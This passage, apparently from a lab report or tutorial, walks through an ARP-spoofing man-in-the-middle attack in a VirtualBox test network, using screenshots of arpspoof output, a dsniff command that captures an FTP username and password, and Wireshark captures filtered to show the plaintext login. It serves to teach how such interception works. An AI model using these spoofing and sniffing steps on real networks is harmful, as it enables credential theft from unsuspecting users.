8:0:27:c6:46:d 8:0:27:e6:e5:59 0806 42: arp reply 10.0.2.16 is-at 8:0:27:c6:46
:d
8:0:27:c6:46:d 8:0:27:34:60:79 0806 42: arp reply 10.0.2.13 is-at 8:0:27:c6:46
:d
8:0:27:c6:46:d 8:0:27:e6:e5:59 0806 42: arp reply 10.0.2.16 is-at 8:0:27:c6:46
:d
```

```
root@kali:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
09/02/20 01:43:31 tcp 10.0.2.13.49805 -> 10.0.2.16.21 (ftp)
USER pc1
PASS Passw0rd!
```

Fig 2.21 dsniff captured username and password

Now analysing the wireshark for captured username and password:


Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places wireshark Wed 01:41
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
43	17.312931844	10.0.2.16	224.0.0.22	IGMPv3	60	Membership Report / Leave grou
44	17.315285608	fe80::558e:9f0b:23a…	ff02::16	ICMPv6	90	Multicast Listener Report Mess
45	17.320092362	10.0.2.16	224.0.0.22	IGMPv3	60	Membership Report / Join group
46	17.323187828	fe80::558e:9f0b:23a…	ff02::1:3	LLMNR	95	Standard query 0xb050 ANY WIN-
47	17.326482165	10.0.2.16	224.0.0.252	LLMNR	75	Standard query 0xb050 ANY WIN-
48	17.443869773	10.0.2.16	224.0.0.22	IGMPv3	60	Membership Report / Join group
49	17.443870333	fe80::558e:9f0b:23a…	ff02::16	ICMPv6	90	Multicast Listener Report Mess
50	17.733929904	fe80::558e:9f0b:23a…	ff02::1:3	LLMNR	95	Standard query 0xb050 ANY WIN-
51	17.733930042	10.0.2.16	224.0.0.252	LLMNR	75	Standard query 0xb050 ANY WIN-
52	18.270070017	PcsCompu_c6:46:0d	PcsCompu_34:60:79	ARP	42	10.0.2.13 is at 08:00:27:c6:46
53	18.335400178	PcsCompu_c6:46:0d	PcsCompu_e6:e5:59	ARP	42	10.0.2.16 is at 08:00:27:c6:46
54	18.660231131	2001:0:348b:fb58:18…	ff02::1	IPv6	82	IPv6 no next header


```
▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
▸ Ethernet II, Src: PcsCompu_c6:46:0d (08:00:27:c6:46:0d), Dst: PcsCompu_34:60:79 (08:00:27:34:60:79)
▸ Address Resolution Protocol (reply)
```

```
0000  08 00 27 34 60 79 08 00  27 c6 46 0d 08 06 00 01   ··'4`y·· '·F·····
```

eth0: <live capture in progress>   Packets: 54 · Displayed: 54 (100.0%)   Profile: Default

Fig 2.22 Wireshark capture screen

Set filter as tcp.port == 21:




Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications
Places
wireshark
Wed 01:46
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp.port == 21

No.  Time          Source      Destination  Protocol Length Info
 221 90.703018272  10.0.2.13   10.0.2.16    TCP        66 49805 → 21 [SYN] Seq=0 Wi
 222 90.703088712  10.0.2.15   10.0.2.13    ICMP       94 Redirect              (Red
 223 90.703115116  10.0.2.13   10.0.2.16    TCP        66 [TCP Out-Of-Order] 49805
 224 90.704402845  10.0.2.16   10.0.2.13    TCP        66 21 → 49805 [SYN, ACK] Seq
 225 90.704467522  10.0.2.15   10.0.2.16    ICMP       94 Redirect              (Red
 226 90.704641474  10.0.2.16   10.0.2.13    TCP        66 [TCP Out-Of-Order] 21 → 4
 227 90.705416721  10.0.2.13   10.0.2.16    TCP        60 49805 → 21 [ACK] Seq=1 Ac
 228 90.705453622  10.0.2.13   10.0.2.16    TCP        54 [TCP Dup ACK 227#1] 49805
 229 90.707921789  10.0.2.16   10.0.2.13    FTP        81 Response: 220 Microsoft F
 230 90.707959699  10.0.2.16   10.0.2.13    TCP        81 [TCP Retransmission] 21 →
 231 90.733649993  10.0.2.13   10.0.2.16    FTP        68 Request: OPTS UTF8 ON
 232 90.733718724  10.0.2.13   10.0.2.16    TCP        68 [TCP Retransmission] 4980
 233 90.734908421  10.0.2.16   10.0.2.13    FTP       112 Response: 200 OPTS UTF8 c
 234 90.734944239  10.0.2.16   10.0.2.13    TCP       112 [TCP Retransmission] 21 →
 235 90.779309022  10.0.2.13   10.0.2.16    TCP        60 49805 → 21 [ACK] Seq=15 A
 236 90.779373941  10.0.2.15   10.0.2.13    ICMP       82 Redirect              (Red
 237 90.779457800  10.0.2.13   10.0.2.16    TCP        54 [TCP Dup ACK 235#1] 49805
 370 141.224863151 10.0.2.13   10.0.2.16    FTP        64 Request: USER pc1
 371 141.224949020 10.0.2.15   10.0.2.13    ICMP       92 Redirect              (Red
 372 141.224978775 10.0.2.13   10.0.2.16    TCP        64 [TCP Retransmission] 4980

▸ Frame 221: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface eth0, id 0
▸ Ethernet II, Src: PcsCompu_e6:e5:59 (08:00:27:e6:e5:59), Dst: PcsCompu_c6:46:0d (08:00:27:c6:46:0d)
▸ Internet Protocol Version 4, Src: 10.0.2.13, Dst: 10.0.2.16
▸ Transmission Control Protocol, Src Port: 49805, Dst Port: 21, Seq: 0, Len: 0

0000  08 00 27 c6 46 0d 08 00  27 e6 e5 59 08 00 45 00   ··'·F··· '··Y··E·

wireshark_eth0_2020...14046_c7odzL.pcapng   Packets: 670 · Displayed: 48 (7.2%) · Dropped: 0 (0.0%)   Profile: Default
```

Fig 2.23 Filtering captured packets

Captured username = pc1 and password = Passw0rd! can be seen:



Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications
Places
wireshark
Wed 01:47
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp.port == 21

col  Length Info
       112 Response: 200 OPTS UTF8 command successful - UTF8 encoding now ON.
       112 [TCP Retransmission] 21 → 49805 [PSH, ACK] Seq=28 Ack=15 Win=65536 Len=58
        60 49805 → 21 [ACK] Seq=15 Ack=86 Win=8107 Len=0
        82 Redirect                (Redirect for host)
        54 [TCP Dup ACK 235#1] 49805 → 21 [ACK] Seq=15 Ack=86 Win=8107 Len=0
        64 Request: USER pc1
        92 Redirect                (Redirect for host)
        64 [TCP Retransmission] 49805 → 21 [PSH, ACK] Seq=15 Ack=86 Win=8107 Len=10
        77 Response: 331 Password required
       105 Redirect                (Redirect for host)
        77 [TCP Retransmission] 21 → 49805 [PSH, ACK] Seq=86 Ack=25 Win=65536 Len=23
        60 49805 → 21 [ACK] Seq=25 Ack=109 Win=8084 Len=0
        82 Redirect                (Redirect for host)
        54 [TCP Dup ACK 376#1] 49805 → 21 [ACK] Seq=25 Ack=109 Win=8084 Len=0
        70 Request: PASS Passw0rd!
        98 Redirect                (Redirect for host)
        70 [TCP Retransmission] 49805 → 21 [PSH, ACK] Seq=25 Ack=109 Win=8084 Len=16
        75 Response: 230 User logged in.
       103 Redirect                (Redirect for host)
        75 [TCP Retransmission] 21 → 49805 [PSH, ACK] Seq=109 Ack=41 Win=65536 Len=21

▸ Frame 221: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface eth0, id 0
▸ Ethernet II, Src: PcsCompu_e6:e5:59 (08:00:27:e6:e5:59), Dst: PcsCompu_c6:46:0d (08:00:27:c6:46:0d)
▸ Internet Protocol Version 4, Src: 10.0.2.13, Dst: 10.0.2.16
▸ Transmission Control Protocol, Src Port: 49805, Dst Port: 21, Seq: 0, Len: 0
```

Fig 2.24 Captured Username and Password can be seen